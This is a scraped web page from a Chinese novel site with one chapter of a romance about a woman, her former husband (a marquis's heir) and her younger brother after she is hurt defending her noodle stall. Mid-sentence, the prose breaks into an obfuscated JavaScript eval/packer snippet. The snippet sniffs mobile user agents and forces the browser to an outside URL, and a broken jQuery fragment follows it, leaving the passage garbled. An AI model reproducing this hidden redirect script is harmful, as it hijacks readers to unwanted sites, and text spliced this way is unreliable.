文趣网 > 其他小说 > 与侯府世子和离后 > 16. 揭穿
    冬青在医馆包扎好伤口,大夫又开了内服外用的药。她拿好药,刚出医馆就看到了站在门口等着的沈玉珩。

    沈玉珩就那样直直的站着,定定地看着冬青,眼底的情绪疯狂翻涌。

    虽然上次冬青拒绝了他的帮忙,可毕竟夫妻一场,他还是放心不下,吩咐福安找人注意着南市这头的动静。今日那伙人一来,福安就来禀报了。他片刻不敢耽搁,立刻赶了过来。

    刚一到,就看到她胳膊上那一片刺目的红。等她去了医馆,问了围观之人后才知,她拿刀与人对峙被划伤,又被人掐住脖子无法呼吸,整张脸憋得青紫。

    光听他们的描述就能想象到当时的情形有多惊险,她一个女子,是怎么敢的?

    他只觉胸口堵得慌,已经说不出内心到底是何种感受了。初听时震惊、不可置信,接着就是铺天盖地而来的心疼和怜惜。

    他此刻才知,她到底是多么刚烈不屈的女子!

    等情绪稍微平复,细想才觉不对劲,兵马司的人怎么来的这么及时?

    他收到消息就赶来了,但他们比他更快。按距离来算,他们应当也是那伙人一来就有人报了官,才会赶来得这么及时。但那时事情尚未闹大,谁会这么早就去报官?

    这只能说明,有人提前安排好了报官的人。至于这个人是谁,那就不言而喻了。

    她还有阿轩,为了弟弟她不可能置性命于不顾。她之所以敢和他们拼命,是因为早就留了后手,这样这一切才说得通。

    怪不得她不要他帮忙,那时她就已经在计划着这些了吧。

    她怎么如此大胆,如此不顾惜自己!她怎么……就这么不稀罕他的帮助!

    想到这些,沈玉珩哑着嗓子问:“你知道自己在干什么吗?要是稍有不慎,你不要命了吗?你怎么这么胆大妄为?”

    他一开始还压抑着自己,到最后声音越来越大,话中的情绪浓的化不开。责怪,心疼,无力……还有深深的恐惧和后怕。

    冬青有些愕然的看着沈玉珩,她从未见过他如此失控的样子。但还是别过头,梗着脖子道:“不关你的事。”而后就想绕过他离开。

    沈玉珩这才察觉刚刚说话声大了些,立刻就拦住她解释道:“我不是那个意思,我只是……只是太过担心你,才会口不择言。”

    冬青脚步微顿,却什么都没说,径直离去了。

    沈玉珩看着冬青的背影逐渐走远,招来福安,吩咐他送冬青回家。

    福安回到知行居向沈玉珩回话:“……简姑娘阿弟来了……她不让我帮忙,我死赖着不走她也没办法,这才让我摸到车把手……那车可真重……我亲眼看着他们姐弟进的门……”

    沈玉珩轻轻颔首,福安将要退下,犹豫了下才问:“世子爷,我看少……简姑娘并不稀罕您帮她,可您为什么还……您对四小姐,都没这么上心过。”

    沈玉珩一怔,是啊,他为什么呢?

    一开始,他看到她现在这般艰难,除了不解她为何会到了如此境地,更多的是想要帮她。

    抛去两人过去夫妻一场的事实,她还曾救过他性命,在清溪村的日子是他此生最轻松的时刻,更何况他曾经还对她……

    当初的事早已过去,他们也算是朋友,于情于理,他都应该帮她一把。

    后来,她的置之不理和冷言冷语让他冷了心,可再次听到她消息还是忍不住去看她。听到有人心慕她时竟将他人和自己比较,听到她出事更是心急如焚……他对她,似乎早就超出了对普通朋友的关心。

    可他们早已和离,她也不愿与他有任何瓜葛,他也不明白自己为什么要做这些。沈玉珩心乱如麻,想不明白,索性不再想。

    冬青这次受伤,反应最大的当属阿轩了。

    那日他照例去南市接冬青,到了地方才看到一片狼藉,地上还有血迹,他心跳顿时加快。

    隔壁的安叔受冬青所托替她看着摊子,见阿轩来了,便将事情的来龙去脉跟他说了。听闻冬青受伤,他立马就要去医馆找她,刚跑出几步远,冬青就回来了。

    当他看到冬青染血的衣袖和脖颈泛红的手印,霎时红了眼眶,哽着嗓子喊了声“阿姐”,再也说不出话。

    冬青笑着说“没事”,又伸手去摸他头,却被他躲开。

    “你不是答应我不会和他们硬碰吗?”他声音颤抖,冬青听出了他话中的害怕和担忧。冬青安慰道:“阿姐没有和他们硬碰,他们这不是已经被抓走了吗?”

    可现在的阿轩已经没那么容易被忽悠,反问道:“那你为什么会受这么多伤?”

    说着,他眼泪掉下来,“阿姐,再过几个月我就满十二岁了。你不要再把我当小孩子,什么事情都瞒着我了,我也想保护你。”

    冬青温柔的笑,“我是你阿姐,当然应该保护你。等你长大了,再保护阿姐,好不好?”

    阿轩闷着没有说话。

    本以为已经将他哄好,谁知回到家,他照常帮着做事,因为她作手受伤不便,还将熬药、端水等活都揽了去,可就是不跟她说话。冬青这才知,这次他是真的生气了。

    可当冬青装作手疼打翻了碗时,他还是急冲冲跑进来,一脸焦急地问她怎么了。冬青借机跟他说了好久的话,好说歹说这才让他原谅她。

    冬青在家休养了十来天,再支摊时,天气已经暖和了,街上的人都换上了轻薄的衣裳。

    她专程买了几包糕点,分给安叔以及其他帮忙的邻近摊主。没想到大家连连推辞,直说她为南市办了件大好事,怎么还能要她的东西。冬青劝了好久,这才让他们收下。

    冬青刚支好摊,福安这头就收到了消息。他一个下人,虽然不懂世子爷到底是怎么想的,却也知道他对冬青很上心,是以立马就禀报了上去。

    沈玉珩虽然只淡淡应了声“知道了”,但福安从小就跟在他身边,立马就从他微妙的表情中看出,他其实很在意。

    果然,第二天,沈玉珩手头的事都已忙完,却故意磨磨蹭蹭的不走,待看到蒋大人起身,这才跟了上去。

    “蒋大人这是要回家还是去哪?不如我送你一程。”对方却摆手,“我这是打算去找个小店用些饭食,也不顺路,就不劳烦沈大人了。”

    沈玉珩早就打听清楚了,蒋大人老家在西北,家中还有七十岁的老母,故而妻子留在了老家照看。

    蒋大人和妻子是少年夫妻,感情甚笃。到了永安城后也没纳妾,家中也没有请厨子,只有几个浆洗洒扫的老仆,顺带着做些灶上的事。因此,他每日散了衙多半是去外面的食肆吃饭。

    沈玉珩这话可谓是明知故问。

    听了蒋大人的回答,沈玉珩挑眉,道:“哦?可是去南市吃面?倒也不麻烦,正好我今日想多走走,正要从那里经过。”

    蒋大人却道:“听说前段日子‘面条西施’勇斗歹徒受了伤,已经十几日没支摊了,说起来她也算是女中豪杰了。”

    勇斗歹徒?女中豪杰?沈玉珩不由失笑,她也的确配得上这些称谓。

    “可我似乎听说她又回来摆摊了呢,莫不是我听岔了?”沈玉珩说道。

    蒋大人一听这话,

    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17499433|202660||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    眼睛都亮了。他已经多日没吃到好吃的面食了,馋那一口馋的不行,当下就决定改道南市。

    又见到沈玉珩,冬青感觉内心都已经麻木了。实在是他来这里的次数太多,她已经可以做到面不改色的忽略他了。

    冬青笑着跟蒋大人打招呼,待看到他身旁的沈玉珩时,又变得面无表情。

    蒋大人本不是个心细之人,但此时也意识到她对沈玉珩态度的不寻常,不禁问道:“沈大人可是何时得罪了简小娘子,怎么她对你好似有些不满?”

    沈玉珩苦笑道:“可能吧……”

    冬青将面端了过去,跟两人再无任何交流。

    这时,阿轩突然急冲冲地跑来,停下来时整个人气喘吁吁的,冬青连声让他慢些。

    蒋大人是这的熟客了,也认识阿轩,见他跑的这般着急,问道:“阿轩可是有什么遇到了好事,怎么如此激动?”

    阿轩这才看到蒋大人,知道他是吏部的大官,整理好衣衫和他见礼问好。待看到一旁的沈玉珩时,脸色立刻沉下来,“你怎么又来了?”话中不欢迎之意甚是明显。

    蒋大人一听这话,这才觉出不对劲来,听起来他们以前应当是认识的,只是不知为何姐弟俩都对沈大人一副不待见的样子。

    堂堂侯府世子,又是朝堂新贵,一般人巴结都还来不及。不过这是人家的私事,他也不便多问。

    冬青却皱起眉头,她与沈玉珩如何是她的事,她不希望阿轩因为这样一个不值得的人,忘了自己的修养和气度,更不希望他长成一个斤斤计较、小肚鸡肠之人。

    “阿轩!”冬青叫他。

    阿轩见冬青脸色不好,听出她话中暗含的阻止之意,没再多说。又从怀中拿出信,道:“阿姐,王大嫂来信了。”

    冬青面上一喜,连忙上前接过信。当初离开时,冬青特意回了清溪村跟王大嫂一家道别,王大嫂当时便叮嘱她到永安城安定下来要给她去个信。

    她和阿轩安顿好以后就给她写了信寄回去,可却一直没收到回信,拆开信看了才知,前一阵子他们忙着春播不得闲,等忙完了就立马到镇上找人回了信寄过来。

    王大嫂说他们一家都好,信的末尾还说起了冬青三叔一家。

    开了春,简青松生了大病,可看了好几个大夫都说不出到底是什么病,四处求医问药花了不少钱,可病却越来越重,现如今竟是连床都下不得。

    他那个儿子也是个不孝子,眼看治不好了,花出去的银子都打了水漂,索性不管他老子了,一文钱都不给。一家子隔几日就要吵一架,村里人一开始还劝,现在都见怪不怪了,还有很多人说这都是欺负冬青他们姐弟俩的报应。

    冬青看了这些却并不见得多高兴,他们能有今日那都是他们应得的。她奶奶还在时,便偏心三叔这个小儿子,宠的没边,养成了横行霸道的性子。现在他更是将自己的儿子也养成了游手好闲、目无尊卑的模样,他自己种下的苦果,怨不得别人。

    冬青一副波澜不惊的样子,一旁的沈玉珩此刻却受到了极大的震撼,她不是不识字吗?何时竟学会了读书认字?

    当初在清溪村时,他只是提到书上讲的药材,她就满眼崇拜地看他,还说以后一定要让阿轩也去学堂念书,成为他这样学识渊博的读书人。

    没想到,短短几年不见,她不仅做到了当初的承诺,让阿轩进了永安城有名的学堂,竟然自己也学会了认字。

    她身上,到底还有多少惊喜是他不知道的?

    直到此刻,他才意识到,他似乎从来没有真正了解过她。